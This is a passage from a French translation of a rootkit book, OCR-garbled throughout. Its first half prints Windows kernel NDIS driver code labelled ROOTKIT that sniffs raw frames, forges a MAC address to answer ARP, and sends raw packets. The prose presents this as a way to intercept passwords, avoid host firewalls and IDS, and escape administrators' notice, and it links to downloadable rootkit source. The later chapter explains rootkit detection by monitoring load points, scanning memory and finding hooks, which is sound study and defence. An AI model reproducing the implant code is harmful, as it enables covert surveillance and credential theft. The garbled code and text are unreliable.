    NDIS_HANDLE BufferPool;
    PVOID aTemp;

    UINT Frame_Type = 0;

    DbgPnint("ROOTKIT: OnReceiveStub called\n");

    SizeToTransfer = PacketSize; if(

 (HeaderBufferSize > ETHERNET_HEADER_LENGTH)
    ||
    (SizeToTransfer > (1514 - ETHERNET_HEADER_LENGTH) ))
 {
    DbgPrint("ROOTKIT: OnReceiveStub returning unaccepted
               packet\n");
    return NDIS_STATUS_NOT_ACCEPTED;
    }

    memcpy(&Frame_Type, ( ((char *)HeaderBuffer) + 12), 2);
    /*
    *  Ignore tout
    *  sauf IP (octets dans l'ordre du réseau)
    */
    if(Frame_Type != 0x0008)
    {
       DbgPrint("Ignoring NON-Ethernet frame");
       return NDIS_STATUS_NOT_ACCEPTED;
    }

    /* Stocke le payload (charge utile) Ethernet */
    aTemp = ExAllocatePool( NonPagedPool, (1514 - ETHERNET_HEADER_LENGTH ));
    if (aTemp)
    {
       //DbgPrint("ROOTKIT: ORI: store ethernet payload\n");
       RtlZeroMemory(aTemp, (1514 - ETHERNET_HEADER_LENGTH ));
       NdisAllocatePacket(
               &Status,
               &pPacket,
               gPacketPoolH /*NdisAllocatePacketPool précédent*/
               ):
       if (NDIS_STATUS_SUCCESS == Status)
       {
          //DbgPrint("ROOTKIT: ORI: store ethernet header\n"); /*
          Stocke l'en-tête Ethernet */
          RESERVED(pPacket)->pHeaderBufferP = ExAllocatePool(
```

```
                                        NonPagedPool,
ETHERNET_HEADER_LENGTH) ; DbgPnint("ROOTKIT: ORI: checking ptr\n");
if(RESERVED(pPacket)->pHeaderBufferP)
{
   //DbgPrint(''ROOTKIT: ORI: pHeaderBufferP\n" ) ;
   RtlZeroMemory(
                  RESERVED(pPacket)->pHeaderBufferP,
   ETHERNET_HEADER_LENGTH); memcpy(RESERVED(pPacket)->pHeaderBufferP,
   (char *)HeaderBuffer,
   ETHERNET_HEADER_LENGTH);
   RESERVED(pPacket)->pHeaderBufferLen = ETHERNET_HEADER_LENGTH;
NdisAllocateBuffer(
             &Status,
             &pBuffer,
             gBufferPoolH,
             aTemp,
             (1514 - ETHERNET_HEADER_LENGTH)
             );

if (NDIS_STATUS_SUCCESS == Status)
{
   //DbgPrint("ROOTKIT: ORI: NDIS_STATUS_SUCCESS\n");
   /* Devra être libéré ensuite */
   RESERVED(pPacket)->pBuffer = aTemp;

   /* Associe notre tampon au paquet.
      Important */
      NdisChainBufferAtFront(pPacket, pBuffer);
      //DbgPrint("ROOTKIT: ORI: NdisTransferData\n");
   NdisTransferData(
             &(gllserStruct .mStatus),
             gAdapterHandle,
             MacReceiveContext,

             0,
             SizeToTransfer, pPacket,
             &BytesTransfered) ;

   if (Status != NDIS_STATUS_PENDING)
   {
      //DbgPrintf"ROOTKIT: ORI: did not pend\n");
      /* Si pas en attente, appeler la routine de
      terminaison maintenant */
      OnTransferDataDone(
             &gUserStruct, pPacket,
             Status,
             BytesTransfered
             );



      }
```

```
                    return NDIS_STATUS_SUCCESS;
                }
                ExFreePool(RESERVED(pPacket)->pHeaderBufferP);
            }
            else
            {
                DbgPrintf"ROOTKIT: ORI: pHeaderBufferP allocation failed!\n");
            }
            //DbgPrint("ROOTKIT: ORI: NdisFreePacket()\n");
            NdisFreePacket(pPacket) ;
        }
        //DbgPrint("ROOTKIT: ORI: ExFreePool()\n”);
        ExFreePool(aTemp);
    }
    return NDIS_STATUS_SUCCESS;
}
```

Finalement, examinons `OnTransferDataDone` pour comprendre comment reconstmire la totalité du paquet. Nous récupérons le tampon d'en-tête que nous avions conservé dans le champ réservé `NDIS PACKET`, ainsi que le reste du paquet qui avait été copié dans le tampon chaîné. Celui-ci n'inclut pas le tampon d'en-tête. Nous concaténons alors les deux tampons pour reconstruire la trame brute entière. Nous libérons et réinitialisons les ressources des pools de tampons et de paquets pour qu'elles puissent être réutilisées.

Une fois que nous avons réassemblé la trame brute, nous appelons une fonction `OnSniff edPacket` avec un pointeur vers la trame et sa longueur :

```
VOID OnTransferDataDone ( IN NDIS_HANDLE thePBindingContext,
                          IN PNDIS_PACKET thePacketP,
                          IN NDIS_STATUS theStatus,
                          IN UINT theBytesTransfered )

   PNDIS_BUFFER    aNdisBufP ;
   PVOID           aBufferP;
   ULONG           aBufferLen;
   PVOID           aHeaderBufferP;
   ULONG           aHeaderBufferLen;

    //DbgPrint("ROOTKIT: OnTransferDataDone called\n");
    /////////////////////////////////////////////////////
    //////////// // Nous avons un paquet complet ici, nous
    traitons en interne
    /////////////////////////////////////////////////////
    ////////////  aBufferP = RESERVED(thePacketP)->pBuffer;
    aBufferLen = theBytesTransfered;
    aHeaderBufferP = RESERVED(thePacketP)->pHeaderBufferP; aHeaderBufferLen =
    RESERVED(thePacketP)->pHeaderBufferLen;
    /////////////////////////////////////////////////////////
    // aHeaderBufferP devrait être l'en-tête Ethernet.
    // aBufferP devrait être le paquet TCP/IP.
```

```
////////////////////////////////////////////////////
/// if(aBufferP && aHeaderBufferP)
{
   ULONG aPos = 0; char *aPtr = NULL;

   aPtr = ExAllocatePool( NonPagedPool,
                          (aHeaderBufferLen + aBufferLen) );
   if(aPtr)
   {
       memcpy(aPtr,
              aHeaderBufferP,
       aHeaderBufferLen ); memcpy(aPtr +
       aHeaderBufferLen, aBufferP,
       aBufferLen );
       // Nous avons un paquet prêt à être examiné.
       // Analyse le paquet pour rechercher les commandes imbriquées.
       OnSniffedPacket(aPtr, (aHeaderBufferLen + aBufferLen));
       ExFreePool(aPtr);
   }
   //DbgPrintf"ROOTKIT: OTDD: Freeing Packet Memory\n");
   ExFreePool(aBufferP); // Tampon plein
   ExFreePool(aHeaderBufferP); // Tampon plein }

   /* Libère le tampon */
//DbgPrint("ROOTKIT: OTDD: NdisUnchainBufferAtFront\n");
NdisUnchainBufferAtFront(
            thePacketP, &aNdisBufP); // Libère le descripteur de tampon
if(aNdisBufP) NdisFreeBuffer(aNdisBufP);
/* Recycle */
//DbgPrint (11 ROOTKIT : OTDD: NdisReinitializePacket\n“ ) ;
NdisReinitializePacket(thePacketP);
NdisFreePacket(thePacketP); return;
>
```

Vous pouvez faire tout ce que vous voulez dans la fonction `OnSnif f edPacket`. Notre exemple envoie simplement en sortie quelques données relatives au paquet.

```
void OnSniffedPacket(const char* theData, int theLen)
{
   char _c[255];
   _snprintf(_c, 253, "OnSniffedPacket: got packet length %d“, theLen);
   DbgPrint(_c);
}
```

Nous disposons maintenant de tous les blocs constitutifs de notre sniffeur de trafic dans notre rootkit. Armé de cet outil, il devient possible d’intercepter des mots de passe, de faire un scan passif ou de collecter les e-mails. Explorons maintenant quelques effets possibles de l’injection de paquets forgés sur le réseau.

Emulation d'hôte

A l’aide du driver de protocole NDIS, nous pouvons émuler un nouvel hôte sur le réseau. Ceci signifie que notre rootkit aura sa propre adresse IP d’hôte sur le réseau. Ainsi, au lieu d’utiliser la pile IP de l’hôte, nous spécifierons une nouvelle adresse IP. En fait, il est même possible d’indiquer une autre adresse MAC ! La combinaison des adresses IP et MAC est normalement unique pour chaque ordinateur physique.

Si quelqu’un procédait à une analyse du réseau, votre combinaison adresses IP/ MAC apparaîtrait comme étant un ordinateur sur le réseau. Cela pourrait créer une diversion pour éviter d’attirer l’attention sur l’ordinateur infecté ou aussi servir à contourner les filtres.

Création de votre adresse MAC

La première étape pour émuler un hôte est de créer une adresse matérielle, ou MAC. Une adresse MAC est normalement gravée sur une carte réseau lors de sa fabrication. Elle n’est donc pas censée changer. Toutefois, si vous forgez des paquets bruts, vous pouvez insérer n’importe quelle adresse.

Une adresse MAC se compose de 48 bits, dont une partie représente l’identifiant unique du fabricant. Lorsque vous créez une nouvelle adresse MAC, vous pouvez sélectionner le code de vendeur à utiliser. La plupart des analyseurs résolvent ce code.

Certains commutateurs peuvent être configurés pour n’autoriser qu’une seule adresse MAC par port ou, plus précisément, qu’une adresse *spécifique* pour un port donné. Dans une telle situation, l’adresse MAC réelle de l’hôte et celle qui est forgée entrent en conflit. Le résultat sera que la combinaison IP/MAC créée ne fonctionnera pas ou que le port sera totalement fermé.

Gestion d'ARP

Lorger des trames brutes n’est pas exempt de difficultés. Si vous créez une adresse IP et une adresse MAC Ethernet, il vous faudra gérer le protocole ARP *(Address Resolution Protocol)*. Sans protocole ARP, aucun paquet ne peut être échangé ni même relayé correctement par le routeur sur le réseau local. ARP est le protocole qui indique au routeur que votre adresse IP source est disponible mais, plus important, à quelle adresse Ethernet associée il doit transmettre les paquets.

Ceci est également important dans le cas de commutateurs. Un commutateur intelligent sait sur quel port se trouve une adresse MAC. Si votre rootkit ne gère pas correctement l'adresse Ethernet, le commutateur risque de ne pas envoyer le trafic sur le bon port. Comme introduit précédemment, certains commutateurs n'autorisent qu'une seule adresse Ethernet par port. Si votre rootkit tente d'utiliser une autre adresse MAC, le commutateur émettra une alerte et bloquera les communications dans votre direction. Cela a tendance à éveiller l'attention de l'administrateur, qui se mettra alors à la recherche du coupable. C'est donc un événement que votre rootkit devrait s'efforcer de ne pas déclencher.

L'extrait de code suivant gère la réponse d'un rootkit à une requête ARP.

Rootkit.com

Le code source de l'exemple de rootkit est téléchargeable à
www.rootkit.com/vault/hoglund/rk_044.zip.

```
#define ETH_P_ARP 0x0806 // Paquet de résolution d'adresse (ARP)
#define ETH_ALEN 6 // Octets dans une adresse Ethernet #define
ARPOP_REQUEST 0x01 #define ARPOP_REPLY 0x02 // En-tête Ethernet
struct ether_header {
   unsigned char h_dest[ETH_ALEN]; /* Adr. Ethernet de destination */ unsigned
   char h_source[ETH_ALEN];/* Adr. Ethernet source */ unsigned short h_proto;
   /* Champ d'identification du type de paquet */
};



struct ether_arp
{
   struct arphdr ea_hdr; /* En-tête de taille fixe */ u_char
   arp_sha[ETH_ALEN]; /* Adresse matérielle de l'émetteur */ u_char
   arp_spa[4]; /* Adresse de protocole de l'émetteur */ u_char
   arp_tha[ETH_ALEN]; /* Adresse matérielle cible */ u_char arp_tpa[4]; /*
   Adresse de protocole cible */
};
void RespondToArp( struct in_addr sip, struct in_addr tip,
 _ int64 enaddr)
{
   struct ether_header *eh;
   struct ether_arp *ea;
   struct sockaddr sa;
   struct pps *pp = NULL;
```

L'adresse MAC que nous utilisons, ou forgeons, est `0XDEADBEEFDEAD`. Nous allouons un paquet suffisamment grand pour une réponse ARP. Ceci est initialisé avec des octets `NULL`.

```
_ int64 our_mac = 0xADDEEFBEADDE; // Adresse MAC forgée
```

Nous remplissons les champs de l'en-tête Ethernet. Le type de protocole est défini avec `ETH_P_ARP`, représentant la constante `0x806`.

```
ea = ExAllocatePool(NonPagedPool,sizeof(struct ether_arp));
memset(ea, 0, sizeof (struct ether_arp)); eh = (struct
ether_header *)sa.sa_data;
(void)memcpy(eh->h_dest, &enaddr, sizeof(eh->h_dest));
(void)memcpy(eh->h_source, &our_mac, sizeof(eh->h_source)); eh-
>h_proto = htons(ETH_P_ARP);
```

Nous remplissons aussi les champs d'une structure de "prototype Ether/ARP" :

```
ea->arp_hrd = htons(ARPHRD_ETHER);
ea->arp_pro = htons(ETH_P_IP);
ea->arp_hln = sizeof(ea->arp_sha); /* Longueur d'adresse matérielle */ ea-
>arp_pln = sizeof(ea->arp_spa); /* Longueur d'adresse de protocole*/ ea-
>arp_op = htons(ARPOP_REPLY);

(void)memcpy(ea->arp_sha, &our_mac, sizeof(ea->arp_sha));
(void)memcpy(ea->arp_tha, &enaddr, sizeof(ea->arp_tha));
(void)memcpy(ea->arp_spa, &sip, sizeof(ea->arp_spa)); (void)memcpy(ea-
>arp_tpa, &tip, sizeof(ea->arp_tpa));

pp = ExAllocatePool(NonPagedPool,sizeof(struct pps));
memcpy(&(pp->eh), eh, sizeof(struct ether_header));
memcpy(&(pp->ea), ea, sizeof(struct ether_arp));
```

Nous envoyons les données sur l'interface réseau en utilisant la fonction `SendRaw`. Après l'envoi du paquet, nous libérons les ressources :

```
// Envoie un paquet brut sur l'interface par défaut
SendRaw((char *)pp, sizeof(struct pps));
   ExFreePool(pp);
   ExFreePool(ea);
}
```

Certaines macros utiles pour effectuer la traduction adresse de réseau (htons, etc.) :

```
#define INETADDR(a, b, c, d) (a + (b«8) + (c«16) + (d«24))
#define HTONL(a) ( ( (a&0xFF)«24) + ( (a&0xFF00)«8) + ( (a&0xFF0000)»8) +
( (a&0xFF000000)»24) )

#define HTONS(a) ( ( (0xFF&a)«8) + ( (0xFF00&a)»8) )
```

Passerelle IP

Comme nous l'avons vu, ARP est utilisé pour associer une adresse MAC à une adresse IP, ce qui permet la transmission du trafic jusqu'au destinataire voulu. Toutefois, les adresses MAC ne sont utilisées que sur le réseau local. Elles ne servent pas au routage sur Internet. Si une adresse IP est externe au réseau local, le paquet doit être routé. C'est à cela que sert une passerelle.

Une passerelle possède généralement une adresse IP et une adresse MAC aussi. Pour router des paquets hors du réseau, vous avez juste besoin d'utiliser l'adresse MAC de la passerelle dans votre paquet. En d'autres termes, vous n'envoyez pas de paquets à l'adresse IP de la passerelle.

Par exemple, si je souhaite envoyer un paquet à 172.16.10.10 et que mon réseau soit 192.168.0.   0, je dois trouver l'adresse MAC de la passerelle. Si son adresse IP est 192.168.1.1, je peux utiliser ARP pour la trouver. J'envoie ensuite le paquet à 172.16.10.10 en utilisant l'adresse MAC de la passerelle.

Envoi d'un paquet

Vous pouvez utiliser `NdisSend` pour envoyer des paquets bruts sur le réseau. Le code suivant illustre cette méthode. L'extrait provient également de l'exemple de rootkit `rk_044` introduit plus haut et téléchargeable à l'adresse indiquée.

Cet exemple utilise un verrou spinlock pour partager l'accès à une structure de données globale. Ceci est important pour la sécurité d'exécution du thread puisque la fonction de callback qui collecte les paquets est exécutée dans le contexte d'un autre thread :

```
VOID SendRaw(char *c, int len)
{
   NDIS_STATUS aStat;
   DbgPrint("ROOTKIT: SendRaw called\n");
   /* Acquiert un verrou libéré une fois l'envoi terminé seulement */
   KeAcquireSpinLock(&GlobalArraySpinLock, &gIrqL);
```

Nous allouons ensuite un paquet `NDIS PACKET` à partir de notre pool de paquets. Dans cet exemple, le handle de pool de paquets est stocké dans une structure globale (nous avons décrit plus haut l'allocation d'un pool de paquets lors de la présentation de `OnOpenAdapterDone`).

```
      if(gOpenlnstance && c){
         PNDIS_PACKET aPacketP;
         NdisAllocatePacket(&aStat,
                    &aPacketP,
```

```
                  gOpenInstance->mPacketPoolH
                  );

        if(NDIS_STATUS_SUCCESS == aStat)
        {
           PVOID aBufferP;
           PNDIS_BUFFER anNdisBufferP;
```

Nous allouons ensuite un tampon `NDIS_BUFFER` de notre pool de tampons. Ici aussi, le handle du pool est global. Le tampon est initialisé avec les données du paquet à envoyer et ensuite "chaîné" au paquet `NDIS_PACKET`. Notez que nous avons défini le champ réservé de `NDIS_PACKET` à `NULL` pour que notre fonction `OnSendDone` function sache qu'il s'agit d'un envoi généré localement.

```
           NdisAllocateMemory( &aBufferP,
                               len,
                               0,
                               HighestAcceptableMax );
           memcpyf aBufferP, (PVOID)c, len);
           NdisAllocateBuffer( &aStat,
                                  &anNdisBufferP,
                                  gOpenInstance->mBufferPoolH,
                                  aBufferP,
                                  len );

           if(NDIS_STATUS_SUCCESS == aStat)
           {
              RESERVED(aPacketP)->Irp = NULL;
              NdisChainBufferAtBack(aPacketP, anNdisBufferP);
```

Le paquet `NDIS_PACKET` est passé à `NdisSend`. Si `NdisSend` se termine immédiatement, nous appelons `OnSendDone`, sinon l'appel est "en attente" et `OnSendDone` sera appelé lorsque l'opération d'envoi sera terminée.

```
              NdisSend( &aStat,
                        gOpenInstance->AdapterHandle,
                        aPacketP );

              if (aStat != NDIS_STATUS_PENDING )
              {
                 OnSendDone( gOpenlnstance,
                             aPacketP,
                             aStat );
              }
           }
           else
           {
           }
        }
        else  // Erreur
```

```
        {
           // Erreur
        }
     }
     /* Libère le verrou pour permettre le prochain envoi */
     KeReleaseSpinLock(&GlobalArraySpinLock, glrqL);
  }
```

Le code dans `OnSendDone` libère les ressources qui avaient été allouées pour l'envoi :

```
  VOID
  OnSendDone( IN NDIS_HANDLE ProtocolBindingContext,
              IN PNDIS_PACKET pPacket,
              IN NDIS_STATUS Status )
  {
     PNDIS_BUFFER anNdisBufferP;
     PVOID aBufferP;
     UINT aBufferLen;
     PIRP Irp;

     DbgPrint("ROOTKIT: OnSendDone called\n");

     KeAcquireSpinLock(&GlobalArraySpinLock, &gIrqL);
```

Si l'opération d'envoi était initiée à partir d'une application en mode utilisateur et non du noyau comme nous l'avons fait pour notre exemple, nous aurions un IRP à gérer. Il aurait alors été stocké dans le champ réservé du paquet `NDIS_PACKET` :

```
     Irp=RESERVED(pPacket)->Irp; if(Irp)
     {
         NdisReinitializePacket(pPacket);
         NdisFreePacket(pPacket);
         Irp->IoStatus.Status = NDIS_STATUS_SUCCESS;
         /* Pas de rapport d'envoi.. */
         Irp->IoStatus.Information = 0;
         IoCompleteRequest(Irp, I0_N0_INCREMENT);
     }
     else
     {
```

En supposant qu'il n'y a pas d'IRP, nous dissocions le tampon `NDIS BUFFER` du paquet `NDIS_PACKET`. L'appel de `NdisQueryBuffer` nous permet de récupérer le tampon de mémoire original pour que nous puissions le libérer. Ceci est important car sinon il se produira une "fuite" de mémoire *(leak)* pour chaque paquet envoyé ! Notez que nous utilisons aussi un verrou spinlock pour protéger l'accès au tampon global partagé.

```
// Si pas d'IRP, c'était alors local
NdisUnchainBufferAtFront( pPacket,
            &anNdisBufferP );
if(anNdisBufferP)
{
   NdisQueryBuffer(
                    anNdisBufferP,
                    &aBufferP,
                    &aBufferLen);
   if(aBufferP)
   {
      NdisFreeMemory( aBufferP,
                      aBufferLen,
                      0 );
      }
      NdisFreeBuffer(anNdisBufferP);
   }
   NdisReinitializePacket(pPacket);
   NdisFreePacket(pPacket);
}

/* Libère le verrou pour permettre le prochain envoi.. */
KeReleaseSpinLock(&GlobalArraySpinLock, glrqL);

return;
```

Le choix d'utiliser NDIS ou TDI dépend du niveau auquel vous voulez être sur la machine. Chaque approche a ses avantages et ses inconvénients (voir Tableau 9.1).

Tableau 9.1 : Les avantages et les inconvénients de NDIS et de TDI

Méthode	*Avantages*	*Inconvénients*
NDIS	Permet d'envoyer et de recevoir des trames brutes qui sont indépendantes de la pile IP de l'hôte. Peut être préférable si vous voulez éviter la détection par des systèmes pare-feu ou IDS hébergés.	Nécessite d'intégrer sa propre pile TCP/IP ou de forger un quelconque protocole intelligent pour le transfert des données. L'emploi de plusieurs adresses MAC peut provoquer des problèmes avec certains commutateurs.
TDI	Permet d'avoir une interface très semblable aux sockets, ce qui sera plus facile pour de nombreux programmeurs. Utilise la pile TCP/IP de l'hôte et évite les problèmes de double adresse IP et MAC.	Le trafic utilisant cette méthode a plus de chances d'être capturé par le système pare-feu de l'hôte.

Vous disposez maintenant des outils requis pour manipuler le trafic de réseau et comprendre comment un tel rootkit fonctionne.

Conclusion

La dissimulation de données est une tactique ancienne appliquée aux nouvelles technologies. C'est même une source d'inspiration lorsqu'elle est reprise par Hollywood ou dans la fiction populaire. Dans ce chapitre, nous avons touché au concept essentiel de "dissimulation à découvert" et introduit les mécanismes de NDIS et de TDI qui peuvent être exploités pour envoyer et recevoir du trafic de réseau à l'aide d'un driver de noyau sous Windows.

Avec les technologies disponibles, il est possible de concevoir des systèmes déplaçant des données sans que cela soit détecté. Une affirmation hardie, direz-vous, mais la plupart des réseaux sont surchargés et leur architecture de détection d'intrusions n'est pas assez robuste. La plupart du temps, les administrateurs font simplement de leur mieux pour maintenir le réseau opérationnel, et un petit filet de données passera inaperçu.

10

Détection d'un rootkit

Je ne sais si ma terre natale est un pâturage pour les bêtes sauvages ou si c 'est encore ma demeure.

- Poète anonyme de Ma'arra

Comme nous l'avons démontré dans ce livre, les rootkits peuvent être difficiles à détecter, surtout lorsqu'ils opèrent dans le noyau, car ils peuvent alors modifier les fonctions utilisées par tous les logiciels, y compris les outils de sécurité.

La puissance disponible pour les logiciels de protection contre les intrusions est également exploitable par les rootkits. De la même manière que certaines voies peuvent être bloquées pour empêcher un rootkit de s'introduire, elles peuvent aussi être libérées. Un rootkit peut empêcher un outil de détection ou de prévention de s'exécuter ou de fonctionner correctement. Cela se résume à un bras de fer entre l'attaquant et le défenseur, l'avantage allant à celui qui se charge dans le noyau et s'exécute en premier.

Il faut savoir que ce qui permet aujourd'hui à un défenseur de détecter un rootkit sera peut-être inefficace demain. Les rootkits se perfectionnent à mesure que leurs développeurs identifient la façon dont les logiciels de détection procèdent. L'inverse est également vrai. Les défenseurs actualisent constamment leurs outils avec l'émergence de nouvelles techniques de rootkits.

Ce chapitre examine les deux approches de base de la détection de rootkits : détecter un rootkit et détecter le comportement d'un rootkit. Une fois que vous vous serez familiarisé avec ces deux approches, vous serez davantage en mesure de vous défendre.

Détection de la présence d'un rootkit

De nombreuses techniques existent pour détecter la présence d'un rootkit. Par le passé, les logiciels tels que Tripwire (www.tripwire.org) recherchaient une image sur le système de fichiers. Cette démarche est toujours employée par la plupart des fabricants d'antivirus et peut être appliquée à la détection de rootkits.

Une telle approche part du principe qu'un rootkit utilisera le système de fichiers. Evidemment, elle ne fonctionnera pas si le rootkit s'exécute uniquement depuis la mémoire ou s'il se trouve sur un composant matériel. De plus, si un programme antirootkit est lancé sur un système en ligne qui a déjà été infecté, il sera inopérant *. Un rootkit qui dissimule des fichiers en hookant des appels système ou en utilisant un driver chaîné de filtrage de fichiers neutralisera ce mode de détection.

Etant donné que les logiciels comme Tripwire possèdent des limitations, d'autres méthodes permettant de détecter la présence de rootkits ont été développées. Les sections suivantes exposent celles grâce auxquelles trouver un rootkit en mémoire ou détecter la preuve de sa présence.

Surveillance des points d'entrée

N'importe quel logiciel doit exister quelque part en mémoire. Aussi, pour découvrir un rootkit, vous pouvez rechercher dans la mémoire.

Cette technique prend deux formes. La première consiste à détecter un rootkit lorsqu'il se charge en mémoire. Il s'agit d'une démarche de surveillance : détecter ce qui entre dans la mémoire de l'ordinateur (processus, drivers, etc.). Un rootkit peut utiliser de nombreuses fonctions différentes du système d'exploitation pour se charger. En surveillant ces points d'entrée, le logiciel de détection peut parfois repérer un rootkit. Les points à surveiller étant multiples, si le logiciel en omet un seul, cette stratégie de défense risque d'échouer. [1]

1. Pour obtenir de meilleurs résultats, un logiciel de contrôle d'intégrité des fichiers devrait être exécuté hors ligne sur une copie de l'image du disque.

C'était justement le problème du programme IPD *(Integrity Protection Driver*), de Pedestal Software[1]. IPD hookait des fonctions du noyau dans la SSDT, telles que `NtLoadDriver` et `NtOpenSection`. Nous avons découvert qu'il était possible de charger un module dans la mémoire du noyau en appelant la fonction `ZwSetSyste- mlnf ormation`, laquelle n'était pas filtrée par IPD. Après que le logiciel a été corrigé pour tenir compte de ce fait, en 2002, Crazylord a publié un article qui expliquait cette fois comment employer un lien symbolique pour \ `\DEVICE\ \PHYSICALMEMORY` afin de contourner la protection d'IPD. Ce programme se devait d'évoluer continuellement pour pouvoir bloquer les nouvelles techniques de contournement de sa protection[1 2].

La dernière version d'IPD hooke les fonctions suivantes :

```
ffi ZwOpenKey ;

18 ZwCreateKey ;

61 ZwSetValueKey ; ü

ZwCreateFile ; ü

ZwOpenFile ;

B ZwOpenSection ;

■ ZwCreateLinkObject ;

H ZwSetSystemlnformation ; a

ZwOpenProcess.
```

La longueur de cette liste souligne la complexité du processus de détection d'un rootkit. Et encore, elle n'est pas complète. Un autre moyen de charger un rootkit est d'utiliser les points d'entrée dans l'espace d'adressage d'un autre processus. Toutes les méthodes évoquées au Chapitre 4 pour charger une DLL dans un autre processus doivent donc aussi être surveillées. Et cela ne couvre même pas toutes les techniques de chargement décrites dans ce livre.

1. Il semblerait que la société Pedestal **(**www.pedestalsoftware.com**)** n'offre plus ce produit.

2. Crazylord, "Playing with Windows /dev/(k)mem", *Phrack* n° 59, article 16 (28 juin 2002), disponible sur www.phrack.org/phrack/59/p59-0xl0.txt**.**

Identifier toutes les voies de chargement potentielles d'un rootkit n'est qu'une première étape. La difficulté dans l'élaboration des techniques de détection de chargement réside dans le fait de déterminer ce qu'il faut surveiller et quand émettre une alerte. Par exemple, un rootkit peut être chargé en mémoire *via* des clés de registre. Des points de détection évidents à hooker seraient les fonctions `ZwOpenKey`, `ZwCreateKey` et `ZwSetValueKey` (à l'instar d'IPD). Mais le logiciel de détection qui hooke ces fonctions doit aussi savoir quelles clés surveiller.

Les drivers sont généralement placés dans la clé suivante :

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
```

Cette clé représente un emplacement intéressant à filtrer dans votre fonction de hooking du Registre, mais un rootkit pourrait modifier une autre clé :

```
HKEY_LOCAL_MACHINE\System\ControlSet001 \Services
```

Cette clé peut être utilisée lorsque la machine est démarrée avec la dernière bonne configuration connue.

Il faut aussi considérer toutes les clés de registre relatives à la façon dont les extensions d'applications sont gérées. En outre, des DLL additionnelles, telles que `Bho.` dll *(.Browser Helper Object),* peuvent être chargées dans des processus.

Les logiciels de détection doivent aussi tenir compte de la menace que constituent les liens symboliques. Un tel lien est un alias pour un nom réel. Une des cibles que vous cherchez à protéger pourrait avoir plusieurs noms. Si votre logiciel de détection hooke la table d'appels système et qu'un rootkit utilise un lien symbolique, la véritable cible de ce lien n'aura pas encore été résolue lorsque votre hook sera appelé. En outre, la ruche `HKEY_LOCAL_MACHINE` n'est pas représentée par ce nom dans le noyau. Même si votre logiciel pouvait hooker tous ces points de filtrage, le nombre d'emplacements à examiner semblerait infini.

Supposons néanmoins que vous ayez découvert tous les emplacements à surveiller afin d'empêcher le chargement de rootkits et que vous ayez résolu tous les noms possibles des ressources critiques à protéger. La difficulté est maintenant de décider quand émettre une alerte. Si vous avez détecté le chargement d'un driver ou d'une DLL, comment pouvez-vous savoir s'il s'agit ou non d'un code malveillant ? Votre logiciel de détection aurait besoin d'une signature pour pouvoir effectuer une comparaison, ce qui suppose un vecteur d'attaque connu. Une autre solution pour le logiciel serait d'analyser le comportement du module pour tenter de déterminer s'il est hostile.

Ces deux approches sont très délicates à mettre en œuvre. L'emploi de signatures requiert que les rootkits soient connus et ne convient donc pas lorsqu'un rootkit est nouveau. Et la détection de comportements symptomatiques donne lieu à une multitude de faux positifs et de faux négatifs.

Savoir quand notifier un chargement est crucial et constitue un défi de sécurité permanent pour les éditeurs d'antivirus.

Scan de la mémoire

Scanner la mémoire est la deuxième approche permettant de détecter la présence de rootkits. Au lieu de surveiller laborieusement tous les points d'entrée dans le noyau ou dans l'espace d'adressage d'un autre processus, vous pourriez scanner régulièrement la mémoire à la recherche de modules connus ou de signatures correspondant à des rootkits. L'intérêt de cette démarche est sa simplicité. Mais, comme il a été dit, elle ne permet de détecter que les attaques connues. De plus, elle n'empêchera pas un rootkit de se charger. Il faut d'ailleurs qu'un rootkit ait été chargé pour qu'elle fonctionne. Si votre logiciel scanne l'espace d'adressage des processus, il devra changer de contexte pour chaque processus ou accomplir lui-même le mapping adresses virtuelles/adresses physiques. Si un rootkit du noyau est déjà présent, il peut interférer avec ce traitement.

Recherche de hooks

Une autre approche de détection de la présence de rootkits en mémoire consiste à rechercher des hooks dans le système d'exploitation et dans les processus. Comme expliqué aux Chapitres 4 et 5, de nombreux emplacements se prêtent à la dissimulation de hooks. Voici les principaux types de hooks :

H hook de la table IAT *(Import Address Table)* ;

H hook de la table SSDT (*System Service Dispatch Table)* ;

H hook de la table IDT *(Interrupt Descriptor Table)* d'un processeur ;

Si hook du gestionnaire de paquets IRP (*I/O Request Packet)* d'un driver ;

s hook de fonction en ligne.

La recherche de hooks s'accompagne des mêmes inconvénients que ceux mentionnés à la section précédente. Etant donné que le rootkit est déjà chargé en mémoire et s'exécute, il peut interférer avec vos méthodes de détection. Mais un avantage de

cette approche est qu'elle est générique, c'est-à-dire qu'elle n'implique la recherche d'aucune signature ou séquence connue.

La procédure de base pour identifier un hook consiste à rechercher les branchements qui tombent en dehors d'une plage acceptable. De tels branchements sont produits par des instructions telles que `CALL` ou `JMP`. Le plus souvent, définir une plage acceptable n'est pas difficile. Dans une table IAT, le nom du module contenant les fonctions importées est listé. Ce module possède une adresse de début bien définie en mémoire ainsi qu'une taille. Ces informations sont tout ce dont vous avez besoin.

Il en va de même pour les drivers : tous les gestionnaires d'IRP légitimes doivent exister dans la plage d'adresses de leurs drivers respectifs, et toutes les entrées de la table SSDT sont normalement contenues dans la plage du processus du noyau, `Ntoskrnl.exe`.

Identifier un hook de la table IDT est un peu plus compliqué car vous ne connaissez pas la plage d'adresses acceptable pour la plupart des interruptions. En revanche, vous connaissez assurément celle du gestionnaire de l'interruption `INT 2E`, qui devrait pointer vers le noyau, `Ntoskrnl. exe`.

Un hook de fonction en ligne est le plus difficile à détecter car il peut se trouver n'importe où dans la fonction, nécessitant de désassembler entièrement celle-ci. En outre, dans des circonstances de fonctionnement normal, une fonction peut appeler des adresses situées en dehors de la plage du module. Les sections suivantes expliquent comment détecter des hooks de SSDT et d'IAT ainsi que certains hooks en ligne.

Récupérer la plage d'adresses des modules du noyau

Pour protéger la SSDT ou la table de gestionnaires d'IRP d'un driver, il faut d'abord identifier la plage d'adresses acceptable. Pour cela, vous devez disposer d'une adresse de début et d'une taille. Pour des modules du noyau, vous pouvez appeler `ZwQuerySystemlnformation` à cette fin.

Mais vous vous dites probablement que cette fonction peut également être hookée. C'est effectivement possible mais, lorsqu'elle l'est et ne retourne pas d'informations pour `Ntoskrnl.exe` ou un driver qui a été chargé, cela signifie qu'un rootkit est présent.

Pour lister tous les modules du noyau, vous pouvez invoquer `ZwQuerySystemln-formation` en précisant que vous vous intéressez à la *classe* d'informations

`SystemModuleInformation`. Vous obtiendrez une liste des modules chargés et les informations associées à chacun d'eux. Voici les structures contenant ces informations :

```
#define MAXIMUM_FILENAME_LENGTH 256

typedef struct _M0DULE_INF0 {
    DWORD d_Reserved1;
    DWORD d_Reserved2;
    PVOID p_Base;
